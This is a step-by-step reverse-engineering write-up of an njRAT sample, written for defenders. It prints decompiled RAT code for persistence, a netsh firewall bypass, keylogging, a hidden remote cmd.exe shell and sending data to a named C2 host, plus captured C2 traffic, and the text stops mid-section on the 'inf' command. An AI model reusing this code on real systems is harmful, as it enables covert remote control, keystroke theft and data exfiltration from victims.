Just another analysis of the njRAT malware – A step-by-step approach

cybergeeks.tech/just-another-analysis-of-the-njrat-malware-a-step-by-step-approach/

Summary

njRAT (Bladabindi) is a .NET RAT (Remote Access Trojan) that allows attackers to take control of an infected machine. This malware has been used by APT actors in targeted attacks in Colombia (https://www.welivesecurity.com/2021/01/12/operation-spalax-targeted-malware-attacks-colombia/), by SideCopy (https://blog.talosintelligence.com/2021/07/sidecopy.html) and has been distributed via phishing emails (https://labs.k7computing.com/index.php/malspam-campaigns-download-njrat-from-paste-sites/). The version number in our analysis is 0.6.4 and the campaign ID is “splitgateukrayna”. The following commands have been implemented: “proc”, “rss”, “rs”, “rsc”, “kl”, “inf”, “prof”, “rn”, “inv”, “ret”, “CAP”, “P”, “un”, “up”, “RG”. njRAT can also act as a keylogger because it records the pressed keys in a file which can be exfiltrated using the “kl” command. The rest of the commands will be explained in great detail in the Technical analysis section.

Analyst: @GeeksCyber

Technical analysis

Disclaimer: We’re aware that there are some njRAT builders available that can be used to generate executables however, we’re not interested in these tools, and we’ve performed the analysis with zero knowledge from those.

SHA256: 833f86074592648c0a758098e34ab605a2b922d94dbab7141e2ce87acec03c35

The analysis has been performed using dnSpy.

The malware tries to open a mutex called “49e91d08e684b1770e0cefa60401157a” using the OpenExisting method. If the mutex already exists, the process exits:

```
57              {
58                  IL_D7:
59                  Mutex.OpenExisting(OK.RG);
60                  ProjectData.EndApp();
61              }
// Token: 0x04000006 RID: 6
public static string RG = "49e91d08e684b1770e0cefa60401157a";
```

Figure 1

A new mutex named “49e91d08e684b1770e0cefa60401157a” is created by calling the Mutex constructor:

```
63              {
64                  bool flag = false;
65                  OK.MT = new Mutex(true, OK.RG, ref flag);
66                  if (!flag)
67                  {
68                      ProjectData.EndApp();
69                  }
70              }
```

Figure 2

The path for the executable file that started the application is compared with “%AppData%\services64.exe”. The malware authors implemented a function called “CompDir”, which compares the name of the files and the name of the directories:

```
483             if (!OK.CompDir(OK.LO, new FileInfo(Interaction.Environ(OK.DR).ToLower() + "\\" + OK.EXE.ToLower())))
1655        // Token: 0x04000004 RID: 4
1656        public static string EXE = "services64.exe";
1657
1658        // Token: 0x04000005 RID: 5
1659        public static string DR = "AppData";
1685        // Token: 0x0400000E RID: 14
1686        public static FileInfo LO = new FileInfo(Application.ExecutablePath);
```

Figure 3

```
449         // Token: 0x0600001B RID: 27 RVA: 0x00002B04 File Offset: 0x00000D04
450         private static bool CompDir(FileInfo F1, FileInfo F2)
451         {
452             if (Operators.CompareString(F1.Name.ToLower(), F2.Name.ToLower(), false) != 0)
453             {
454                 return false;
455             }
456             DirectoryInfo directoryInfo = F1.Directory;
457             DirectoryInfo directoryInfo2 = F2.Directory;
458             while (Operators.CompareString(directoryInfo.Name.ToLower(), directoryInfo2.Name.ToLower(), false) == 0)
459             {
460                 directoryInfo = directoryInfo.Parent;
461                 directoryInfo2 = directoryInfo2.Parent;
462                 if (directoryInfo == null & directoryInfo2 == null)
463                 {
464                     return true;
465                 }
466                 if (directoryInfo == null)
467                 {
468                     return false;
469                 }
470                 if (directoryInfo2 == null)
471                 {
472                     return false;
473                 }
474             }
475             return false;
476         }
```

Figure 4

If the above file exists (“services64.exe”), it’s deleted using the Delete function:

```
487                 if (File.Exists(Interaction.Environ(OK.DR) + "\\" + OK.EXE))
488                 {
489                     File.Delete(Interaction.Environ(OK.DR) + "\\" + OK.EXE);
490                 }
```

Figure 5

The initial executable file is copied to “%AppData%\services64.exe”. The new file is executed using the Start method, and the current process exits:

```
491                 File.Copy(OK.LO.FullName, Interaction.Environ(OK.DR) + "\\" + OK.EXE, true);
492                 Process.Start(Interaction.Environ(OK.DR) + "\\" + OK.EXE);
493                 ProjectData.EndApp();
```

Figure 6

The binary sets the environment variable “SEE_MASK_NOZONECHECKS” to 1, which removes the open file security warnings:

```
502         {
503             Environment.SetEnvironmentVariable("SEE_MASK_NOZONECHECKS", "1", EnvironmentVariableTarget.User);
504         }
```

Figure 7

A new program-based exception is added to Windows Firewall using netsh (the program being the newly created executable):

```
509             {
510                 Interaction.Shell(string.Concat(new string[]
511                 {
512                     "netsh firewall add allowedprogram \"",
513                     OK.LO.FullName,
514                     "\" \"",
515                     OK.LO.Name,
516                     "\" ENABLE"
517                 }), AppWinStyle.Hide, false, -1);
518             }
```

Figure 8

A new entry called “49e91d08e684b1770e0cefa60401157a” is added to the Run registry key. This represents a persistence mechanism, and the malware will run whenever the current user logs on:

```
525             {
526                 OK.F.Registry.CurrentUser.OpenSubKey(OK.sf, true).SetValue(OK.RG, "\"" + OK.LO.FullName + "\" ..");
527             }
1706        // Token: 0x04000015 RID: 21
1707        public static string sf = "Software\\Microsoft\\Windows\\CurrentVersion\\Run";
```

Figure 9

Figure 10

There is a 2nd persistence mechanism that is not enabled in the malware. It would copy the executable to the Startup folder, as shown below:

```
539         if (OK.IsF)
540         {
541             try
542             {
543                 File.Copy(OK.LO.FullName, Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" + OK.RG + ".exe", true);
544                 OK.FS = new FileStream(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" + OK.RG + ".exe", FileMode.Open);
545             }
546             catch (Exception ex6)
547             {
548             }
549         }
```

Figure 11

The RAT initializes a new instance of the Thread class by specifying the ThreadStart method:

```
72              Thread thread = new Thread(new ThreadStart(OK.RC), 1);
73              thread.Start();
```

Figure 12

A new TcpClient object is created by the executable. The malware establishes a connection to the C2 server 44gang44.duckdns[.]org (dynamic DNS service) on port 2222:

```
1489                OK.C = new TcpClient();
1490                Thread.Sleep(1000);
1491                OK.C.Connect(OK.H, Conversions.ToInteger(OK.P));
1492                OK.Cn = true;
1664        // Token: 0x04000007 RID: 7
1665        public static string H = "44gang44.duckdns.org";
1666
1667        // Token: 0x04000008 RID: 8
1668        public static string P = "2222";
```

Figure 13

The volume serial number for the C drive is extracted using the GetVolumeInformation API:

```
{
    string text = Interaction.Environ("SystemDrive") + "\\";
    string text2 = null;
    int nVolumeNameSize = 0;
    int num = 0;
    int num2 = 0;
    string text3 = null;
    int number;
    OK.GetVolumeInformation(ref text, ref text2, nVolumeNameSize, ref number, ref num, ref num2, ref text3, 0);
    result = Conversion.Hex(number);
}
```

Figure 14

The file retrieves the computer name and user name using the GetComputerName and GetUserName functions:

```
public static string MachineName
{
    get
    {
        new EnvironmentPermission(EnvironmentPermissionAccess.Read, "COMPUTERNAME").Demand();
        StringBuilder stringBuilder = new StringBuilder(256);
        int num = 256;
        if (Win32Native.GetComputerName(stringBuilder, ref num) == 0)
        {
            throw new InvalidOperationException(Environment.GetResourceString("InvalidOperation_ComputerName"));
        }
        return stringBuilder.ToString();
    }
}
```

Figure 15

```
public static string UserName
{
    get
    {
        new EnvironmentPermission(EnvironmentPermissionAccess.Read, "UserName").Demand();
        StringBuilder stringBuilder = new StringBuilder(256);
        int capacity = stringBuilder.Capacity;
        Win32Native.GetUserName(stringBuilder, ref capacity);
        return stringBuilder.ToString();
    }
}
```

Figure 16

The last write time of the executable is obtained from the LastWriteTime property, as highlighted in figure 17:

```
public static string FR()
{
    string result;
    try
    {
        result = OK.LO.LastWriteTime.ToString("yyyy-MM-dd");
    }
    catch (Exception ex)
    {
        result = "unknown";
    }
    return result;
}
```

Figure 17

The full operating system name is retrieved from the OSFullName property:

```
text += OK.F.Info.OSFullName.Replace("Microsoft", "").Replace("Windows", "Win").Replace("®", "").Replace("™", "").Replace("  ", " ").Replace(" Win", "Win");
```

Figure 18

njRAT determines the architecture of the system by checking the existence of the “Program Files (x86)” directory (it only exists on 64-bit systems):

```
170         {
171             if (Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles).Contains("x86"))
172             {
173                 text = text + " x64" + OK.Y;
174             }
175             else
176             {
177                 text = text + " x86" + OK.Y;
178             }
179         }
```

Figure 19

The capGetDriverDescriptionA API is utilized to check for the existence of a Webcam:

```
322     public static bool Cam()
323     {
324         checked
325         {
326             try
327             {
328                 int num = 0;
329                 for (;;)
330                 {
331                     short wDriver = (short)num;
332                     string text = Strings.Space(100);
333                     int cbName = 100;
334                     string text2 = null;
335                     if (OK.capGetDriverDescriptionA(wDriver, ref text, cbName, ref text2, 100))
336                     {
337                         break;
338                     }
339                     num++;
340                     if (num > 4)
341                     {
342                         goto Block_3;
343                     }
344                 }
345                 return true;
346                 Block_3:;
347             }
348             catch (Exception ex)
349             {
350             }
351             return false;
352         }
353     }
```

Figure 20

GetForegroundWindow is used to get a handle to the foreground window (the window with which the user is currently working). The GetWindowText function copies the text of the foreground window's title bar into a buffer. GetWindowThreadProcessId is used to retrieve the thread's identifier that created the foreground window, along with the process' identifier that created the window. The result of the function is represented by the MainWindowTitle property of the process extracted before, which is Base64 encoded:

```
356         public static string ACT()
357         {
358             checked
359             {
360                 string result;
361                 try
362                 {
363                     IntPtr foregroundWindow = OK.GetForegroundWindow();
364                     if (foregroundWindow == IntPtr.Zero)
365                     {
366                         string text = " ";
367                         result = OK.ENB(ref text);
368                     }
369                     else
370                     {
371                         int windowTextLength = OK.GetWindowTextLength((long)foregroundWindow);
372                         string text2 = Strings.StrDup(windowTextLength + 1, "*");
373                         OK.GetWindowText(foregroundWindow, ref text2, windowTextLength + 1);
374                         int num;
375                         OK.GetWindowThreadProcessId(foregroundWindow, ref num);
376                         if (num == 0)
377                         {
378                             result = OK.ENB(ref text2);
379                         }
380                         else
381                         {
382                             try
383                             {
384                                 string text = Process.GetProcessById(num).MainWindowTitle;
385                                 result = OK.ENB(ref text);
386                             }
387                             catch (Exception ex)
388                             {
389                                 result = OK.ENB(ref text2);
390                             }
391                         }
392                     }
393                 }
227         // Token: 0x0600000F RID: 15 RVA: 0x00002690 File Offset: 0x00000890
228         public static string ENB(ref string s)
229         {
230             byte[] bytes = Encoding.UTF8.GetBytes(s);
231             return Convert.ToBase64String(bytes);
232         }
233
234         // Token: 0x06000010 RID: 16 RVA: 0x000026B4 File Offset: 0x000008B4
235         public static string DEB(ref string s)
236         {
237             byte[] bytes = Convert.FromBase64String(s);
238             return Encoding.UTF8.GetString(bytes);
239         }
```

Figure 21

The malware creates the “HKEY_CURRENT_USER\Software\49e91d08e684b1770e0cefa60401157a” registry key:

```
197         {
198             foreach (string text5 in OK.F.Registry.CurrentUser.CreateSubKey("Software\\" + OK.RG, RegistryKeyPermissionCheck.Default).GetValueNames())
199             {
200                 if (text5.Length == 32)
201                 {
202                     text4 = text4 + text5 + ",";
203                 }
204             }
205         }
```

Figure 22

The buffer that contains the following information is sent to the C2 server:

- Base64 of Campaign ID + volume serial number
- Computer name
- User name
- Last write time of the malicious file
- Operating system name + system’s architecture
- Whether a Webcam is detected
- njRAT Version
- Base64 of the main window title of the process

```
1v|'|'|c3BsaXRnYXRldWtyYXluYV9BMkM5QUQyRg==|'|'|DESKTOP-2[redacted]|'|'[redacted]|'|'|2021-11-18|'|'||'|'|Win 10 EnterpriseSP0 x64|'|'|No|'|'|0.6.4|'|'|..|'|'|
ZG5TcHkgdjYuMS44ICgzMi1iaXQsIC5ORVQsIERlYnVnZ2luZyk=|'|'|[endof]
```

Figure 23

The C2 response is copied into a buffer using the Receive method:

```
1525                    if (OK.C.Available != 0)
1526                    {
1527                        OK.b = new byte[OK.C.Client.Available - 1 + 1];
1528                        int num = OK.C.Client.Receive(OK.b, 0, OK.b.Length, SocketFlags.None);
1529                        if (num <= 0)
1530                        {
1531                            break;
1532                        }
1533                        OK.MeM.Write(OK.b, 0, num);
```

Figure 24

The C2 server was emulated using FakeNet. The binary expects a response that contains instructions separated by the “|’|’|” separator. Multiple commands are implemented by njRAT, as we’ll describe later on:

```
586         public static void Ind(byte[] b)
587         {
588             string[] array = Strings.Split(OK.BS(ref b), OK.Y, -1, CompareMethod.Binary);
589             checked
590             {
591                 try
592                 {
593                     string left = array[0];
594                     if (Operators.CompareString(left, "proc", false) == 0)
595                     {
596                         string left2 = array[1];
597                         if (Operators.CompareString(left2, "~", false) == 0)
598                         {
```

Figure 25

Keylogger functionalities

Every pressed key is compared with multiple function/special keys:

```
144             try
145             {
146                 if (k == Keys.F1 || k == Keys.F2 || k == Keys.F3 || k == Keys.F4 || k == Keys.F5 || k == Keys.F6 || k == Keys.F7 || k == Keys.F8 || k == Keys.F9 || k == Keys.F10 || k == Keys.F11 || k == Keys.F12 || k
                    == Keys.End || k == Keys.Delete || k == Keys.Back)
147                 {
148                     result = "[" + k.ToString() + "]";
149                 }
150                 else if (k == Keys.LShiftKey || k == Keys.RShiftKey || k == Keys.Shift || k == Keys.ShiftKey || k == Keys.Control || k == Keys.ControlKey || k == Keys.RControlKey || k == Keys.LControlKey || k ==
                      Keys.Alt)
151                 {
152                     result = "";
153                 }
154                 else if (k == Keys.Space)
155                 {
156                     result = " ";
157                 }
158                 else if (k == Keys.Return || k == Keys.Return)
159                 {
160                     if (this.Logs.EndsWith("[ENTER]\r\n"))
161                     {
162                         result = "";
163                     }
164                     else
165                     {
166                         result = "[ENTER]\r\n";
167                     }
168                 }
169                 else if (k == Keys.Tab)
170                 {
171                     result = "[TAP]\r\n";
172                 }
173                 else if (flag)
174                 {
175                     result = kl.VKCodeToUnicode((uint)k).ToUpper();
176                 }
```

Figure 26

If the keys aren’t function/special keys, they’re mapped from virtual-key code into a scan code or character value by calling the MapVirtualKey function. GetKeyboardLayout is utilized to retrieve the active input locale identifier. The ToUnicodeEx API is utilized to translate the virtual-key code and keyboard state to the corresponding Unicode character:

```
112             uint wScanCode = kl.MapVirtualKey(VKCode, 0U);
113             IntPtr foregroundWindow = kl.GetForegroundWindow();
114             int num = 0;
115             int windowThreadProcessId = kl.GetWindowThreadProcessId(foregroundWindow, ref num);
116             IntPtr dwhkl = (IntPtr)kl.GetKeyboardLayout(windowThreadProcessId);
117             kl.ToUnicodeEx(VKCode, wScanCode, lpKeyState, stringBuilder, 5, 0U, dwhkl);
118             return stringBuilder.ToString();
```

Figure 27

The GetAsyncKeyState API is utilized to determine whether a key is up or down:

```
215             int num2 = 0;
216             do
217             {
218                 if (kl.GetAsyncKeyState(num2) == -32767)
219                 {
220                     Keys k = (Keys)num2;
221                     string text = this.Fix(k);
222                     if (text.Length > 0)
223                     {
224                         this.Logs += this.AV();
225                         this.Logs += text;
226                     }
227                     this.lastKey = k;
228                 }
229                 num2++;
230             }
```

Figure 28

The window title of the process where the input is detected is also included in the logs file:

```
59          {
60              IntPtr foregroundWindow = kl.GetForegroundWindow();
61              int processId;
62              kl.GetWindowThreadProcessId(foregroundWindow, ref processId);
63              Process processById = Process.GetProcessById(processId);
64              if (!((foregroundWindow.ToInt32() == this.LastAV & Operators.CompareString(this.LastAS, processById.MainWindowTitle, false) == 0) | processById.MainWindowTitle.Length == 0))
65              {
66                  this.LastAV = foregroundWindow.ToInt32();
67                  this.LastAS = processById.MainWindowTitle;
68                  return string.Concat(new string[]
69                  {
70                      "\r\n\u0001",
71                      this.HM(),
72                      " ",
73                      processById.ProcessName,
74                      " ",
75                      this.LastAS,
76                      "\u0001\r\n"
77                  });
78              }
79          }
```

Figure 29

The binary creates a file called “services64.exe.tmp” in the same directory, where the keylogger data is stored. The WriteAllText method is utilized to populate the file:

```
232             if (num == 1000)
233             {
234                 num = 0;
235                 int num3 = 20480;
236                 if (this.Logs.Length > num3)
237                 {
238                     this.Logs = this.Logs.Remove(0, this.Logs.Length - num3);
239                 }
240                 File.WriteAllText(this.LogsPath, this.Logs);
241             }
```

Figure 30

An example of a log file is displayed in figure 31:




Figure 31

Now we describe the commands implemented by njRAT.

“proc” command

Case 1 – “proc|’|’|~” (OK.Y == |’|’|) – retrieve information about the current process and the other running processes

The current process ID is retrieved and sent to the C2 server by calling the GetCurrentProcess function. The number of processes running on the host is also transmitted to the C2 server:

```
OK.Send(string.Concat(new string[]
{
    "proc",
    OK.Y,
    "pid",
    OK.Y,
    Conversions.ToString(Process.GetCurrentProcess().Id)
}));
Process[] processes = Process.GetProcesses();
OK.Send(string.Concat(new string[]
{
    "proc",
    OK.Y,
    "~",
    OK.Y,
    Conversions.ToString(processes.Length)
}));
```

Figure 32

The malware extracts the description of the files using the FileVersionInfo.FileDescription property, and then encodes it using the Base64 algorithm. For each process, a string that contains the process ID, the full path to the process, and the encoded file description (if available), is constructed:

```
{
    string text2 = "";
    try
    {
        string text3 = process.MainModule.FileVersionInfo.FileDescription;
        text2 = OK.ENB(ref text3);
    }
    catch (Exception ex)
    {
    }
    text = string.Concat(new string[]
    {
        text,
        OK.Y,
        Conversions.ToString(process.Id),
        ",",
        process.MainModule.FileName,
        ",",
        text2
    });
}
```


Figure 33

In the case of Windows processes, the execution flow is different however, the scope is the same:

```
catch (Exception ex2)
{
    string[] array3 = new string[7];
    array3[0] = text;
    array3[1] = OK.Y;
    array3[2] = Conversions.ToString(process.Id);
    array3[3] = ",";
    array3[4] = process.MainModule.FileVersionInfo.FileName;
    array3[5] = ",";
    string[] array4 = array3;
    int num2 = 6;
    string text3 = process.MainModule.FileVersionInfo.FileDescription;
    array4[num2] = OK.ENB(ref text3);
    text = string.Concat(array3);
}
catch (Exception ex3)
{
    string text4 = "";
    try
    {
        string text3 = FileVersionInfo.GetVersionInfo(Interaction.Environ("windir") + "\\system32\\" + process.ProcessName + ".exe").FileDescription;
        text4 = OK.ENB(ref text3);
    }
    catch (Exception ex4)
    {
    }
    if (File.Exists(Interaction.Environ("windir") + "\\system32\\" + process.ProcessName + ".exe"))
    {
        FileInfo fileInfo = new FileInfo(Interaction.Environ("windir") + "\\system32\\" + process.ProcessName + ".exe");
        text = string.Concat(new string[]
        {
            text,
            OK.Y,
            Conversions.ToString(process.Id),
            ",",
            fileInfo.FullName,
            ",",
            text4
        });
    }
```

Figure 34

The buffer that contains the concatenation of the strings computed above is exfiltrated to the C2 server:



```
if (num == 10)
{
    num = 0;
    Thread thread = new Thread(delegate(object a0)
    {
        OK.Send(Conversions.ToString(a0));
    }, 1);
    thread.Start("proc" + OK.Y + "!" + text);
    text = "";
}
if (Operators.CompareString(text, "", false) != 0)
{
    OK.Send("proc" + OK.Y + "!" + text);
}
else if (Operators.CompareString(left2, "k", false) == 0)
{
    int num3 = 2;
    int num4 = array.Length - 1;
    for (int j = num3; j <= num4; j++)
    {
        try
        {
            Process.GetProcessById(Conversions.ToInteger(array[j])).Kill();
```

0 %

cals

ame	Value	Type
b	{byte[0x000000CE]}	byte[]
array	{string[0x0000000C]}	string[]
num	0x00000000	int
processes	{System.Diagnostics.Process[0x00000049]}	System.Diagnostics.Pro
text	@"|'|'|1572,C:\Users\ \AppData\Roaming\services64.exe,|'|'|3540,C:\...	string

Figure 35

Case 2 – “proc|’|’|k|’|’|<Process ID>” – kill a process

The process that corresponds to the process ID transmitted by the C2 server is stopped by calling the Kill method. If successful, the malware sends a custom message to the server, otherwise it sends an exception message:

```
723                 {
724                     Process.GetProcessById(Conversions.ToInteger(array[j])).Kill();
725                     OK.Send(string.Concat(new string[]
726                     {
727                         "proc",
728                         OK.Y,
729                         "RM",
730                         OK.Y,
731                         array[j]
732                     }));
733                 }
```

Figure 36

Case 3 – “proc|’|’|kd|’|’|<Process ID>” – kill a list of processes and delete the module files

Firstly, the binary repeats the same procedure from above. It also extracts the full path to the process:

```
756                     Process process2 = Process.GetProcessById(Conversions.ToInteger(array[k]));
757                     try
758                     {
759                         text5 = process2.MainModule.FileVersionInfo.FileName;
760                     }
761                     catch (Exception ex6)
762                     {
763                         try
764                         {
765                             text5 = process2.MainModule.FileName;
766                         }
767                         catch (Exception ex7)
768                         {
769                         }
770                     }
771                     process2.Kill();
772                     OK.Send(string.Concat(new string[]
773                     {
774                         "proc",
775                         OK.Y,
776                         "RM",
777                         OK.Y,
778                         array[k]
779                     }));
```

Figure 37

The RAT tries to delete the file that corresponds to the above process. If successful, it sends a confirmation message to the C2 server:

```
782                     File.Delete(text5);
783                     OK.Send(string.Concat(new string[]
784                     {
785                         "proc",
786                         OK.Y,
787                         "ER",
788                         OK.Y,
789                         "Deleted ",
790                         text5
791                     }));
```

Figure 38

Case 4 – “proc|’|’|re|’|’|<Process ID>” – restart a process

The binary repeats the same procedure from above. It also extracts the full path to the process:

```
Process process3 = Process.GetProcessById(Conversions.ToInteger(array[1]));
try
{
    text6 = process3.MainModule.FileVersionInfo.FileName;
}
catch (Exception ex9)
{
    try
    {
        text6 = process3.MainModule.FileName;
    }
    catch (Exception ex10)
    {
        text6 = Interaction.Environ("windir") + "\\system32\\" + process3.ProcessName + ".exe";
    }
}
process3.Kill();
OK.Send(string.Concat(new string[]
{
    "proc",
    OK.Y,
    "RM",
    OK.Y,
    array[1]
}));
```

Figure 39

njRAT executes the file extracted above. If successful, it sends a confirmation message to the C2 server:

```
Process.Start(text6);
OK.Send(string.Concat(new string[]
{
    "proc",
    OK.Y,
    "ER",
    OK.Y,
    "Started ",
    text6
}));
```

Figure 40

“rss” command – start a hidden command prompt and redirect the StandardOutput and StandardError to the C2 server

The malware creates a “cmd.exe” process object and sets to true multiple values that indicate the following: the error output should be written to StandardError, the input should be read from StandardInput, and the output should be written to StandardOutput. The method that will handle the OutputDataReceived and ErrorDataReceived events of the newly created process is set to a function called “RS”. The method that will handle the Process.Exited events is set to a function called “ex”. The new process is started, and it begins read operations on the redirected StandardOutput and StandardError streams of the application:

```
OK.Pro = new Process();
OK.Pro.StartInfo.RedirectStandardOutput = true;
OK.Pro.StartInfo.RedirectStandardInput = true;
OK.Pro.StartInfo.RedirectStandardError = true;
OK.Pro.StartInfo.FileName = "cmd.exe";
OK.Pro.OutputDataReceived += new DataReceivedEventHandler(OK.RS);
OK.Pro.ErrorDataReceived += new DataReceivedEventHandler(OK.RS);
OK.Pro.Exited += delegate(object a0, EventArgs a1)
{
    OK.ex();
};
OK.Pro.StartInfo.UseShellExecute = false;
OK.Pro.StartInfo.CreateNoWindow = true;
OK.Pro.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
OK.Pro.EnableRaisingEvents = true;
OK.Send("rss");
OK.Pro.Start();
OK.Pro.BeginErrorReadLine();
OK.Pro.BeginOutputReadLine();
```

Figure 41

The RAT retrieves a late-bound value called “Data”, which represents the StandardError/StandardOutput of the cmd.exe process that is Base64 encoded and sent to the C2 server:

```
554         private static void RS(object a, object e)
555         {
556             try
557             {
558                 string str = "rs";
559                 string y = OK.Y;
560                 string text = Conversions.ToString(NewLateBinding.LateGet(e, null, "Data", new object[0], null, null, null));
561                 string str2 = OK.ENB(ref text);
562                 NewLateBinding.LateSetComplex(e, null, "Data", new object[]
563                 {
564                     text
565                 }, null, null, true, false);
566                 OK.Send(str + y + str2);
567             }
568             catch (Exception ex)
569             {
570             }
571         }
```

Figure 42

The output of the cmd.exe process can be seen in the network traffic:

```
lv|'|'|c3BsaXRnYXRldWtyYXluYV9BMkM5QUQyRg==|'|'|DESKTOP-[redacted]|'|'|[redacted]|'|'|2021-11-18|'|'||'|'|Win 10 EnterpriseSP0
x64|'|'|No|'|'|0.6.4|'|'|..|'|'|ZG5TcHkgdjYuMS44ICgzMi1iaXQsIC5ORVQsIERlYnVnZ2luZyk=|'|'|[endof]rss[endof]rs|'|'|
TWljcm9zb2Z0IFdpbmRvd3MgW1ZlcnNpb24gMTAuMC4xNjI5OS4zMDld[endof]rs|'|'|
KGMpIDIwMTcgTWljcm9zb2Z0IENvcnBvcmF0aW9uLiBBbGwgcmlnaHRzIHJlc2VydmVkLg==[endof]rs|'|'|[endof]
```

Figure 43

Figure 44 displays the cmd.exe process as the child of the initial process (Process Hacker tool):

dnSpy.exe	3132	ASLR	Medium	287.6 MB	DESKTOP-[redacted]	dnSpy
services64.exe	1572	ASLR	Medium	19.09 MB	DESKTOP-[redacted]	
cmd.exe	288	ASLR	Medium	1.84 MB	DESKTOP-[redacted]	Windows Command Processor
conhost.exe	5748	ASLR	Medium	5.08 MB	DESKTOP-[redacted]	Console Window Host

Figure 44

In the case of a Process.Exited event, the “ex” function just sends the string “rsc” to the C2:

```
574         private static void ex()
575         {
576             try
577             {
578                 OK.Send("rsc");
579             }
580             catch (Exception ex)
581             {
582             }
583         }
```

Figure 45

“rs|’|’|<Base64 command>” command – send a command to be executed by the hidden command prompt

The C2 server can specify a command that is decoded using the Base64 algorithm, which is given as input to the cmd.exe process created earlier:

```
896             {
897                 OK.Pro.StandardInput.WriteLine(OK.DEB(ref array[1]));
898             }
899             else if (Operators.CompareString(left, "rsc", false) == 0)
```

0 %

cals

Name	Value	Type
array	{string[0x0000000C]}	string[]
[0]	"rs"	string
[1]	"aXBjb25maWc="	string

Figure 46

It’s important to mention that the malware performs sanity checks and sends an exception message to the C2 if any error occurs in any case:

```
1314                catch (Exception ex19)
1315                {
1316                    try
1317                    {
1318                        OK.Send(string.Concat(new string[]
1319                        {
1320                            "ER",
1321                            OK.Y,
1322                            array[0],
1323                            OK.Y,
1324                            ex19.Message
1325                        }));
1326                    }
1327                    catch (Exception ex20)
1328                    {
1329                    }
1330                }
```

Figure 47

“rsc” command – kill the hidden command prompt created earlier

The command prompt process created earlier is killed by the RAT:

```
901                 try
902                 {
903                     OK.Pro.Kill();
904                 }
905                 catch (Exception ex13)
906                 {
907                 }
908                 OK.Pro = null;
```

Figure 48

“kl” command – exfiltrate the keylogger’s log file

The content of the Logs variable, which is the output of the keylogger described above, is Base64 encoded and exfiltrated to the C2 server:

```
911             {
912                 OK.Send("kl" + OK.Y + OK.ENB(ref OK.kq.Logs));
913             }
```

Figure 49

“inf” command – retrieve information about the volume serial number and malware configuration (C2 server, process name, etc.)

The file checks the “HKCU\Software\49e91d08e684b1770e0cefa60401157a\vn” registry value, which doesn’t exist at this time. The binary extracts again the volume serial number for the C drive and combines it with the following information: C2 server, C2 port number, the AppData folder, the name of the executable, and the process name. The resulting string is transmitted to the C2:

